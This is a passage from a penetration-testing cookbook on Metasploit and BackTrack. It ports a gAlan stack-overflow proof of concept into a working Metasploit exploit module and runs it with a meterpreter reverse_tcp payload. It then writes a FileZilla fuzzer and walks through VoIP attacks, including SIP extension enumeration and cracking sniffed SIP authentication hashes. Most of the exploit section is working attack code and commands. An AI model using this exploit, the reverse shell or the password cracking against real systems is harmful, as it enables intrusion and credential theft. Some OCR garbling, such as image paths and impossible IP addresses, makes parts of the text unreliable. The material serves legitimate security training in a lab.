In software, a stack overflow occurs when too much memory is used on the call stack. The call stack is the runtime stack of the software that contains a limited amount of memory, often determined at the start of the program. The size of the call stack depends on many factors, including the programming language, machine architecture, multithreading, and amount of available memory. When a program attempts to use more space than is available on the call stack, the stack is said to overflow, typically resulting in a program crash. Essentially, ESP, EIP, and EAX are the registers that are mostly attacked during an exploit.

- ▶ ESP: Points to the top of the stack
- ▶ EIP: Points to the location of the next instruction
- ▶ EAX: The instruction to be executed

Before we begin with the exploit conversion, it is imperative to know a little about stack overflow attacks.

As in a stack all the registers are stored linearly, we need to know the exact buffer size of the EIP register, so that overflowing it will give us the EAX and subsequent execution of the payload.

How to do it...

The conversion of an exploit to a Metasploit module can be done with the following steps:

1. Once we have the PoC of the exploit, the next step will be to collect as much information about the exploit as possible. Let us take a good look at the PoC. The first few lines consist of the shellcode stored in the `$shellcode` variable. This can be generated using any of the payloads available in the framework using either `msfpayload` or `msfvenom`:

```
$magic = "Mjik";  
$addr = 0x7E429353; # JMP ESP @ user32.dll
```

```

$filename = "bof.galan";
$retaddr = pack('l', $addr);
$payload = $magic . $retaddr x 258 . "\x90" x 256 .
          $shellcode;

```

The main exploit code starts with `$magic`, which contains a 4 byte string. Then, we have the `$addr` variable, which contains the location of the `ESP` stack pointer. Then, we have the `$filename` variable containing the filename to be created as a post exploitation phase. `$retaddr` contains the location of the return address, where the stack pointer will point and lead to the execution of the exploit code after the overflow. Finally, we have the execution of the payload, which is responsible for the exploitation and shellcode execution.

2. We know from the exploit that our shellcode can reach a maximum of 700 bytes. Also, the total length of our payload is 1,214 bytes. This information will be helpful in building our module.

We can either use a repeated return address or we can also find the size when `EIP` gets overridden. Metasploit has an excellent tool called `pattern_create.rb`, which can assist in finding the exact location where `EIP` gets overridden. This tool generates a string of unique patterns that can be passed to the exploit code, and by using a debugger, we can find which string pattern is stored in `EIP`. Let us create a string of 5,000 characters:

```

root@bt:/pentest/exploits/framework3/tools#
./pattern_create.rb

```

```
Usage: pattern_create.rb length [set a] [set b] [set c]
```

```

root@bt:/pentest/exploits/framework3/tools#
./pattern_create.rb 5000

```

3. Now, edit the exploit script to replace `$payload` with another test variable, `$junk`, and copy the string of 5,000 characters in this variable. Next, test the application with this script and check which pattern is stored in `EIP`. I am assuming that you are aware of the basics of reversing and debugging applications. Suppose the string pattern stored in `EIP` is `234abc`. Then, we will use another Metasploit tool called `pattern_offset.rb` to calculate the position where this pattern exists in the string we passed:

```

root@bt:/pentest/exploits/framework3/tools#
./pattern_offset.rb 0x234abc 5000

```

```
1032
```

So, the total number of bytes to be passed so as to get the exact location of EIP is 1,032.

4. Now, we have collected enough information about the exploit and we are ready to convert it into a Metasploit module.

How it works...

Let us now begin building our module. The first and foremost line of script will be importing libraries and creating the parent class. Then, we will define the `initialize()` function, which will contain information about the exploit and also register options:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::FILEFORMAT
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'gAlan 0.2.1 Buffer
      Overflow Exploit',
      'Description' => %q
{
      This module exploits a stack
      overflow in gAlan 0.2.1
      By creating a specially crafted galan
      file, an attacker may be able
      to execute arbitrary code.
    },
      'License' => MSF_LICENSE,
      'Author' => [ 'original by Jeremy Brown' ],
      'Version' => '$Revision: 7724 $',
      'References' =>
        [
          [ 'URL', '
http://www.exploit-db.com/exploits/10339' ],
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
        },
      'Payload' =>
```

```

        {
            'Space' => 1000,
            'BadChars' => "\x00\x0a\x0d\x20\x0c\x0b\x09",
            'StackAdjustment' => -3500,
        },
        'Platform' => 'win',
        'Targets' =>
        [
            [ 'Windows XP Universal',
              { 'Ret' => 0x100175D0} ],      # 0x100175D0 call esi @ glib-1_3
        ],
        'Privileged' => false,

        'DefaultTarget' => 0))
    register_options(
        [
            OptString.new
('FILENAME', [ false, 'The file name.', 'evil.galan']),
        ], self.class)
    end

```

So far, the process has been simple and straightforward. The twist begins with defining the `exploit()` function. Let us see how we can do this.

1. We will start with the first 4 bytes of the original exploit script, that is, `$magic = "Mjik"`.

It will be replaced with `sploit = "Mjik"` in our module.

2. Now, we move ahead and build our buffer. As we have found the position where EIP has been overwritten, we can replace the repeated return address value by entering the following:

```

sploit << rand_text_alpha_upper(1028);
sploit << [target.ret].pack('V');

```

3. Then, we will have to add our NOP slide. So, that part of the exploit script changes to the following line in the module:

```

sploit << "\x90" * 45

```

4. Finally, we build the complete shellcode:

```

sploit << payload.encoded

```

Now, we can combine these lines of script under the `exploit()` function:

```
def exploit
  sploit = "Mjik"
  sploit << rand_text_alpha_upper(1028)
  sploit << [target.ret].pack('V')
  sploit << "\x90" * 45
  sploit << payload.encoded
  galan = sploit
  print_status
  ("Creating '#{datastore['FILENAME']}' file ...")
  file_create(galan)
end
```

This was a short and simple demonstration of how we can convert an existing exploit into a Metasploit module. The difficulty level of this process can vary from exploit to exploit. The best way to learn more about it is by viewing the available exploit modules in the Metasploit library. In the next recipe, we will learn how to port this exploit module into the framework so that we can use it for penetration testing.

Porting and testing the new exploit module

In the previous recipe, we learned about developing a complete exploit module for Metasploit using the available PoC. In this recipe, we will save the module in an appropriate location and then test it to see whether everything goes well.

Getting ready

It is very essential to take care of the folder where we are going to store our exploit module. This can help you in keeping track of different modules, and also facilitates the framework in understanding the basic module usage. Now that you have the complete module script, let us find out an appropriate location to save it.

How to do it...

As this is an exploit module targeting the Windows operating system, which affects a particular file format, we will have to select the module location accordingly. Looking at the `modules/exploits/windows` directory, you can find a specific folder for `fileformat` exploit modules. This is the location where we can save our module. Let us save it as `galan_fileformat_bof.rb`.

The next and final task will be to check if our module is functioning fine or not. So far, we have already worked a lot with modules, so this step will be relatively easy. We will follow the same process that we have been using so far:

```
msf > use exploit/windows/fileformat/galan_fileformat_bof

msf exploit(galan_fileformat_bof) > set PAYLOAD windows/meterpreter/
reverse_tcp

msf exploit(galan_fileformat_bof) > set LHOST 192.168.56.101

msf exploit(galan_fileformat_bof) > exploit
```

Once the exploit command is passed, the module will execute and create a file that can be used to cause an overflow on the target machine.

This completes our module creation and execution process. You might have seen that the process is pretty straightforward. The real effort lies in proper conversion of exploit scripts into a framework module. You can debug or modify any existing module according to your need. You can also submit any newly created module to the Metasploit community to help others benefit from it.

Fuzzing with Metasploit

Fuzz testing or fuzzing is a software testing technique, which consists of finding implementation bugs using random data injection. Fuzz scripts generate malformed data and pass it to the particular target entity to verify its overflow capacity. Metasploit provides several fuzzing modules that can be helpful in exploit development. Let us explore more about the basics of fuzzing and how Metasploit modules can be used as potential fuzzers.

Getting ready

Before we jump to the Metasploit fuzzer modules, let us have a brief overview of fuzzing and its types.

Fuzzing is treated as a black-box testing technique, where we test for the maximum overflow capacity of the software. Fuzzing is actively used to find bugs in applications.

Fuzzers can be used to test software, protocols, and file formats. Fuzzers automate the process of data generation and injection. We can control the size of the data or the packet to be injected.

A fuzzer would try combinations of attacks on:

- ▶ Numbers (for example, signed/unsigned integers, floats, and so on)
- ▶ Chars (URLs and command-line inputs)
- ▶ Metadata: user-input text (the `id3` tag)
- ▶ Pure binary sequences

Depending on the type of application or protocol that we are targeting, we can set up our fuzzer to generate data/packets to test its overflow. Metasploit contains several fuzzer modules that can be used to test the applications and protocols against black-box testing. These modules can be located at `modules/auxiliary/fuzzers`. Let us analyze the implementation of these modules.

How to do it...

Let us experiment with a protocol-based fuzzer module. Metasploit has an FTP module named `client_ftp.rb`, which acts as an FTP server and sends responses to the FTP client:

```
msf > use auxiliary/fuzzers/ftp/client_ftp
msf auxiliary(client_ftp) > show options
```

Module options:

| Name | Current Setting | Required | Description |
|------------|-----------------|----------|------------------------------|
| ---- | ----- | ----- | ----- |
| CYCLIC | true | yes | Use Cyclic pattern instead.. |
| ENDSIZE | 200000 | yes | Max Fuzzing string size. |
| ERROR | false | yes | Reply with error codes only |
| EXTRALINE | true | yes | Add extra CRLF's in.. |
| FUZZCMDS | LIST.. | yes | Comma separated list.. |
| RESET | true | yes | Reset fuzzing values after.. |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. |
| SRVPORT | 21 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming.. |
| SSLVersion | SSL3 | no | Specify the version of SSL.. |
| STARTSIZE | 1000 | yes | Fuzzing string startsize. |
| STEPSize | 1000 | yes | Increment fuzzing string.. |

How it works...

Fuzzers create different test cases according to the application we want to fuzz. In our example, the FTP server can be fuzzed by sending random data packets and then analyzing their response. The data packets can fuzz the following attributes over a network:

- ▶ **Packet header:** Fuzzers can insert random data packets of arbitrary length and value in the headers and analyze their response.

- ▶ **Packet checksum:** The checksum values can be manipulated under specific conditions using fuzzers.
- ▶ **Packet size:** Data packets of arbitrary length can also be sent to the network application in order to determine a crash.

Once a crash or overflow has been reported, the fuzzer can return its test case to provide the overflow data.

As you can see there are many interesting parameters available to us. Let us find out what functionality each parameter holds:

- ▶ **CYCLIC:** This option is used to set up a cyclic pattern as fuzz data. This is done to determine offsets as every fourth byte of string is unique. If it is set to `false`, then the fuzzer will use a string of A's as the fuzz data.
- ▶ **ENDSIZE:** This option defines the maximum length of fuzz data to send back to the FTP client. By default, it is set as 20,000 bytes.
- ▶ **ERROR:** This option, if set to `true`, will reply to the FTP client using error codes.
- ▶ **EXTRALINE:** This option is a fuzz test for directory listing. Some FTP clients can crash if a very large directory name request is sent to the client.
- ▶ **FUZZCMDS:** This option allows us to define which response needs to be fuzzed. The possible requests are `LIST`, `NLST`, `LS`, `RETR`. We can also set `*` to fuzz all commands.
- ▶ **SRVHOST:** This option is the IP address where the fuzzer will bind with the FTP server. For a local machine, we can use `0.0.0.0`.
- ▶ **SRVPORT:** This option is the FTP server port, which is 21, by default.
- ▶ **STARTSIZE:** This option is used to define the initial data length of the fuzz data.
- ▶ **STEPWISE:** This option is used to define the increment each time the overflow fails.

One should be careful when working with fuzzers. If the right parameter values are not passed, then fuzz testing might fail. You can always refer to the module source code to understand the fuzzer deeply. Let us run our FTP client fuzzer and see what output is returned:

```
msf auxiliary(client_ftp) > run
```

```
[*] Server started.  
[*] Client connected : 192.168.56.102  
[*] - Set up active data port 20  
[*] Sending response for 'WELCOME' command, arg  
[*] Sending response for 'USER' command, arg test
```



```
[*] Sending response for 'PASS' command, arg test
[*] - Set up active data port 16011
[*] Sending response for 'PORT' command, arg 192,168,0,188,62,139
[*] Handling NLST command
[*] - Establishing active data connection
[*] - Data connection set up
[*] * Fuzzing response for LIST, payload length 1000
[*] (i) Setting next payload size to 2000
[*] - Sending directory list via data connection
```

The output has several things to note. First of all, the FTP server is started on the attacking machine. Then, it connects back with the FTP client. Next, it starts sending different response commands to the client machine. The fuzzing process starts with the `NLST` command. Then, it moves on to `LIST`, and so on.

This was a small demonstration of how fuzzer modules work. In the next recipe, we will take a deeper look into protocol fuzzing by building our own fuzzing module.

Writing a simple FileZilla FTP fuzzer

We analyzed the working of fuzzer modules in our previous recipe. Let us take it a step further by building our own small FTP fuzzer that can be used against the FileZilla FTP server.

How to do it...

The basic template to build a fuzzer will be similar to the one we discussed for the development of an auxiliary module:

1. Our basic template should look as follows:

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary

  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'           =>
      'FileZilla Fuzzer',
      'Version'        => '$Revision: 1 $',
```

```

        'Description' => 'Filezilla
FTP fuzzer',
        'Author'      => 'Abhinav_singh',
        'License'     => MSF_LICENSE
    )
    register_options( [
        Opt::RPORT(14147),
        OptInt.new('STEPSIZE',
[ false, "Increase string size each iteration
with this number of chars",10]),

        OptInt.new('DELAY',
[ false, "Delay between connections",0.5]),
        OptInt.new('STARTSIZE',
[ false, "Fuzzing string startsize",10]),
        OptInt.new('ENDSIZE',
[ false, "Fuzzing string endsize",20000])
    ], self.class)
end

```

- Now that we have imported the MSF libraries, created a class, and defined our options; the next step will be to define the main body of the fuzzer:

```

def run_host(ip)

    udp_sock =
    Rex::Socket::Udp.create(
        'Context' =>
        {
            'Msf'      => framework,
            'MsfExploit' => self,
        }
    )

    startsize = datastore['STARTSIZE'] #
fuzz data size to begin with
    count = datastore['STEPSIZE']
# Set count increment
    while count < 10000 #
While the count is under 10000 run

```

```

        evil = "A" * count #
Set a number of "A"s equal to count

        pkt =
"\x00\x02" + "\x41" + "\x00" + evil + "\x00" #
Define the payload

        udp_sock.sendto
(pkt, ip, datastore['RPORT']) # Send the packet
        print_status("Sending: #{evil}")
        resp = udp_sock.get(1) #

Capture the response

        count += 100 #
Increase count by 10, and loop
    end
end
end

```

- Now, Let us analyze the script. The script begins with creating a UDP socket that will be required to establish a connection with the FileZilla server. Then, we declare the variables `startsize` and `count`, which hold the values for starting the data size of the fuzzer and increment the length, respectively. Then, we set up a loop, under which we declare our evil string and a payload format that will be sent as a packet (`pkt`).
- Then, the script tries to send the data packet to the server using the `udp_sock_sendto` function and its response is captured using `resp=udp_sock.get()`. Furthermore, the count of the packet is increased by 100 every time the response is received.

How it works...

To start working with the module, we will have to save it under `modules/auxiliary/fuzzers/ftp`. Let us name the fuzzer module `filezilla_fuzzer.rb`:

```
msf > use auxiliary/fuzzers/ftp/filezilla_fuzzer
```

```
msf auxiliary(filezilla_fuzzer) > show options
```

```
Module options (auxiliary/fuzzers/ftp/filezilla_fuzzer):
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------|
| DELAY | 0.5 | no | Delay between.. |
| ENDSIZE | 20000 | no | Fuzzing string endsize |

| | | | |
|-----------|-------|-----|--------------------------|
| RHOSTS | | yes | The target address |
| RPORT | 14147 | yes | The target port |
| STARTSIZE | 10 | no | Fuzzing string startsize |
| STEPSIZE | 10 | no | Increase string size.. |

So, our module is working fine and displaying the available options to us. Let us pass the respective values and see what happens when we pass the `run` command:

```
msf auxiliary(filezilla_fuzzer) > set RHOSTS 192.168.56.1
RHOSTS => 192.168.56.1
```

```
msf auxiliary(filezilla_fuzzer) > run
```

```
[*] Sending: AAAAAAAAAA
```

```
[*] Sending: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Bingo! The fuzzer starts sending strings to the server and continues the process unless the server crashes or the loop ends. If the loop ends before the crash, you can modify the script to send a bigger string length. This is a simple demonstration of fuzzing software using Metasploit. Generally, it is not recommended to use Metasploit as a fuzzing platform for large software. We have several dedicated frameworks that are specially made for fuzzing software and applications.

There's more...

Let us have a quick look at a fuzzing framework that you can work on if you want to enhance your knowledge of fuzzing and exploit development.

Antiparser fuzzing framework

Antiparser is a fuzzing framework written in Python. It assists in the creation of random data specifically for the construction of fuzzers. This framework can be used to develop fuzzers that will run across multiple platforms, as the framework depends solely on the availability of a Python interpreter.

Antiparser can be downloaded from the link <http://sourceforge.net/projects/antiparser/>.

7

VoIP Penetration Testing


In this chapter, we will cover:

- ▶ Scanning and enumeration
- ▶ Yielding passwords
- ▶ VLAN hopping
- ▶ VoIP MAC spoofing
- ▶ Impersonation attack
- ▶ DoS attack

Introduction

VoIP is a technology providing many benefits and cost economic methods for better communication. Now a days, more and more small businesses and enterprises are substituting their old conventional PSTNs with IP-based ones. A VoIP-based PBX can provide us with many feature's such as multiple extensions, caller ID, voicemail, IVR capabilities, recording, logging, and usage with hardware or software-based telephones. In the market, there are many vendors for PBX, IP telephones, VoIP services, and equipment such as CISCO, Avaya and Asterisk, SNOM, THOMSON, and so on. With the evolution of technology comes a new challenge for both the defensive and offensive faces of security aspect. One of the great disadvantages of traditional phone communication was that it was prone to eavesdropping. It could be achieved by physically connecting a small transmitter, which was connected either inside or outside the victim's premises somewhere along the phone cord.

A simple VoIP system will work in a manner as shown in the following diagram:



In a VoIP system, voice analog signals are converted into digital bits and then sampled and transmitted in the form of packets. To better visualize the difference between an ordinary phone and a VoIP phone, see the following flow:

Ordinary Phone → ATA → Ethernet → Router → Internet

VoIP Phone → Ethernet → IP-PBX → Router → Internet

Well, IP telephony systems are also susceptible to eavesdropping, but doing so in an IP ambience is a little bit more tedious to perform, detect, and requires more knowledge and a wider range of tools. The main goal of this chapter is to present the tools and their purpose in order to choose the right tool at the right place. We will be examining some real world attack vectors and discover how BackTrack can assist us in pentesting VoIP.

VoIP topologies

There are several ways to implement IP-based telephony; some common topologies are explained as follows:

- ▶ **Self Hosted:** In this, IP-PBX (Asterisk) is installed at the client site and connected to an ISP or telephony service provider PSTN via a SIP Trunk/PRI. The VoIP traffic flows through a dedicated VLAN.
- ▶ **Hosted Services:** This includes a switch, a router, IP phones, and a connection to the service provider PBX via the Internet or IP/VPN connection. Each phone is configured with the SIP account information.

- ▶ **Online SIP Service:** Services as sipme.me provide an application for PC or smart phones with a free SIP account. They offer a low price for international calls, as well as free calls between the service users by allotting a phone number to individual subscribers.

SIP basics

The **SIP (Session Initiation Protocol)** establishes, ends, or modifies a voice or a video call, where the voice and/or video traffic are being carried by **RTP (Real time transport Protocol)**. It is an application layer protocol using UDP for transport (TCP can be used as well).

By default, it uses ports 5060 TCP or UDP for unencrypted signaling, or the 5061 port for encrypted transportation using **TLS (Transport Layer Security)**. It is an ASCII-based protocol having similar elements like the HTTP protocol. Moreover, like HTTP it uses a request/response model, too. A SIP client request is made from the browser using a SIP URI, a user agent, and a method/request. The syntax of a SIP address format is similar to an e-mail address that is `user/phone@domain/IP`. Let's take a brief look at various SIP requests and responses.

SIP requests/methods:

There are certain SIP requests/methods, such as INVITE, ACK, CANCEL, REGISTER, OPTIONS, BYE, REFER, and so on.

SIP response:

There are various SIP responses, such as 1xx, 2xx, 3xx, 4xx, 5xx, 6xx, and so on.


If you want more description about SIP requests and responses, please visit the website: http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP.

Now, let's understand how to set up communication between two VoIP phones as performed in the following steps:

1. The caller sends an invite.
2. The called phone sends back a response of 100 (Trying).
3. The called phone starts to ring and sends a response of 180 (Ringing).
4. The caller receives the phone.
5. The called phone sends a response of 200 (OK).
6. The caller sends an ACK response.
7. The conversation begins (via real-time protocol).
8. When the caller hangs up the phone, the BYE request is sent.
9. Again the caller responds with 200 (OK).

Lab setup

We will be using the following lab setup to deal with penetration testing issues in VoIP. It is shown in the following diagram:




The components of the lab setup are as follows:

- ▶ IP-PBX server: Trixbox (192.168.1.130)
- ▶ Attacker: BackTrack 4 R2 (192.168.1.131)
- ▶ Windows Softphone (User A - Victim): Zoiper (192.168.1.132)
- ▶ Windows Softphone (User B - Victim): Linphone (192.168.1.133)

Scanning and enumeration phase

This is the phase where we gather information about the VoIP topology, servers, and clients, in order to perform a successful attack. Basically, what we are looking for is live hosts, PBX type versions, VoIP servers/gateways, clients (hardware and software) type versions, and so on. We will be enumerating SIP extensions instead of enumerating usernames. Enumeration is the key to every successful attack/penetration, test as it provides the much needed details and an overview of the setup; VoIP is not any different. In VoIP network, information useful to us as an attacker is VoIP gateway/servers, IP-PBX systems, client software (softphones)/VoIP phones, and user extensions. For the sake of demonstration, let's assume that we know the IP addresses of the devices already.

Let's take a tour of how BackTrack actually help us to find, identify, and enumerate VoIP-enabled devices as shown in the following screenshot:



We will be discussing two important tools, `smap` and `svwar` in this section. Let's proceed now.

Getting ready

When using `smap`, trace the path `root@bt: /pentest/voip/smap #` and for using `svwar`, trace the path `root@bt: /pentest/voip/sipviscious #`.

How to do it...

We will be using `SMAP` and `SVWAR`, as explained in the following sections.

SMAP

Let's use `smap` against the PBX server. `smap` can scan a single IP or a subnet of IP addresses for SIP-enabled devices:

```
root@bt: /pentest/voip/smap # .smap/ -O 192.168.1.130
smap 0.6.0 mn@123.org http://www.sitename.com
192.168.1.130 : ICMP reachable, SIP enabled
Best guess (55% sure) fingerprint:
  Asterisk PBX (unknown version)
```

```
User Agent Asterisk PBX 1.6.0.15-FONCORE-r78
```

```
1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

We have successfully enumerated the server and the user-agent details are with us now.

SVWAR

SVWAR gives us an opportunity to scan the complete range of IP addresses. It is a powerful scanner from the SIPVISCIOUS suite of tools. To proceed with identifying live SIP extensions so as to gather more and more information in this phase, we make use of this tool. Let's see how it works.

We will scan extensions from 100 to 200:

```
root@bt: /pentest/voip/sipviscious # ./svwar.py -e100-200 192.168.1.130
rm INVITE
```

| Extension | Authentication |
|-----------|----------------|
| 100 | reqauth |
| 102 | reqauth |
| 104 | reqauth |

How it works...

SMAP is a tool in BackTrack which scans SIP-enabled devices. SMAP scanner sends off several SIP requests from the SIP-enabled DSL router, proxies, and user agents. To scan SIP-enabled devices we will be using the following commands:

```
root@bt:/pentest/voip/smap# ./smap
```

```
smap 0.6.0 http://www.wormulon.net/
```

```
usage: smap [ Options ]
```

```
-h: this help
```

```
-d: increase debugging
```

```
-o: enable fingerprinting
```

```
-O: enable more verbose fingerprinting
```

```
-l: fingerprint learning mode
```

```
-t: TCP transport
```

```
-u: UDP transport (default)
```

```
-P0: Treat all hosts as online - skip host discovery
```

```
-p : destination port
```

```
-r : messages per second rate limit
```

```
-D : SIP domain to use without leading sip:
```

```
-w : timeout in msec
```

To scan a single host, we will be using the following commands:

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.104
smap 0.6.0 http://www.wormulon.net/
192.168.1.104: ICMP reachable, SIP enabled
1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
Scanning a range of IP addresses:
root@bt:/pentest/voip/smap# ./smap 192.168.1.130/24
smap 0.6.0 http://www.wormulon.net/
192.168.1.20: ICMP reachable, SIP enabled
192.168.1.22: ICMP reachable, SIP enabled
192.168.1.0: ICMP unreachable, SIP disabled
192.168.1.1: ICMP unreachable, SIP disabled
192.168.1.2: ICMP unreachable, SIP disabled
192.168.1.3: ICMP unreachable, SIP disabled
----EDIT---
192.168.1.250: ICMP unreachable, SIP disabled
192.168.1.251: ICMP unreachable, SIP disabled
192.168.1.252: ICMP unreachable, SIP disabled
192.168.1.253: ICMP unreachable, SIP disabled
192.168.1.254: ICMP unreachable, SIP disabled
192.168.1.255: ICMP unreachable, SIP disabled
```

```
256 hosts scanned, 7 ICMP reachable, 2 SIP enabled (0.8%)
```

We can use SMAP to fingerprint the server/client type and the version shown as follows:

```
root@bt:/pentest/voip/smap# ./smap -O 192.168.1.104
smap 0.6.0 http://www.wormulon.net/
192.168.1.104: ICMP reachable, SIP enabled
best guess (70% sure) fingerprint:
  Asterisk PBX SVN-trunk-r56579
  User-Agent: Asterisk PBX

1 host scanned, 1 ICMP reachable, 1 SIP enabled (100.0%)
```

There's more...

xplico is not in the BackTrack VoIP tools directory. But, it is a very useful tool for capturing SIP and RTP traffic. xplico can be found by navigating to the **BackTrack | Digital Forensics | Forensic Analysis** menu.

In case it is not present, we can simply install it by using the `root@bt:~# apt-get install xplico` command.

xplico can be used to capture live traffic or import a Wireshark PCAP capture file. Either way, xplico will decode the captured packets and assemble them into the desired format. After executing xplico we will be asked to log in; the default username and password is xplico.

Yielding passwords

From the previous section, we have the IP address and extension address of the SIP server. So, now we will focus on yielding passwords to bypass the authentication level. In this section, we will learn to use Wireshark for sniffing traffic and sipcrack suite, as well.

When a new or existing VoIP phone establishes a connection to the network, it sends a REGISTER request to the IP-PBX server for registering the associated user ID/extension number. This request contains crucial details, such as user information, authentication data, and so on.

A sample SIP authentication request is as follows:

```
REGISTER SIP :192.168.1.130;transport=UDP SIP/2.0
Via : SIP/2.0/UDP 192.168.1.132:5061;branch=zghg4bk-d8752z-37184e79d2d8cac8-1-----d87542
Max forwards: 70
Contact : sip:100@192.168.1.132:5061;rinstance=b38b21a7169c7bdc;transport=UDP
To: <sip:100@192.168.1.130; transport=UDP>
From: <sip:100@192.168.1.130; transport=UDP>;tag=b29229577
Call ID: ZDJmn2U3YTE4ZjRhNzMxNZg3Yjz1NmFin2EyMTgxowU
CSeq: 1 REGISTER|
Expires: 3600
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE, OPTIONS, INFO, SUBSCRIBE
Supported : replaces, norefersub, extended-refer, x-cisco-serviceuri
User agent : Zoiper
Allow events :presence, kpml
Content length : 0
```

Getting ready

When using Wireshark, navigate to **BackTrack | Information gathering | Network analysis | Network traffic analysis | wireshark**.

The sipcrack suite can be accessed at directory `/pentest/voip/sipcrack`.

How to do it...

1. The first step is to capture the REGISTER requests. For this we will use Wireshark. Select the 192.168.1.132 IP address from the source which is actually our victim (Zoiper phone). The next step is to save this captured file as `auth.pcap`.
2. Now, it's turn to leverage the sipcrack suite. The suite of tools is available in BackTrack under the `/pentest/VoIP` directory. We will dump the authentication file `auth.pcap` using a tool called `sipdump`, which is a part of the sipcrack suite:

```
root@bt:/pentest/voip/sipcrack# ./sipdump auth.txt -p auth.pcap
* Using pcap file 'auth.pcap' for sniffing
* Starting to sniff with packet filter 'tcp or udp or vlan'
```

```
* Dumped login from 192.168.1.130 à 192.168.1.132 (User '100')
* Dumped login from 192.168.1.130 à 192.168.1.132 (User '100')
```

```
* Exiting sniffed 2 logins
```

3. We will now use the sipcrack tool to crack the authentication hashes using a custom word list to guess the hashes. Results from this activity will be stored in the `auth.txt` file:

```
root@bt:/pentest/voip/sipcrack# ./sipcrack auth.txt -w wordlist.txt
```

```
* Found accounts
```

| Num | Server | Client | User | Hash/Password |
|-----|---------------|--------|---------------|--------------------------------------|
| 1 | 192.468.1.132 | | 192.468.1.130 | 100 266985602b32305ac254d2087c... |
| 2 | 192.468.1.132 | | 192.468.1.130 | 100 5241a520b547852e2581b2323a... |
| 3 | 192.468.1.132 | | 192.468.1.130 | 100 e54b78d854126ba4587a4150b1... |

```
Select which entry to crack (1 - 3) : 1
```

```
* Generating static md5 hash. . . cae5479224126b852e2581
```


```
* Starting brute force against user '100' md5
('266985602b32305ac254d2087')
* Loaded wordlist: 'wordlist.txt'
* Starting brute force against user '100' md5
('266985602b32305ac254d2087')
* Tried 48 passwords in 0 seconds
* Found password: '123'
* Updating dump file ' auth.txt ' . . .done
```

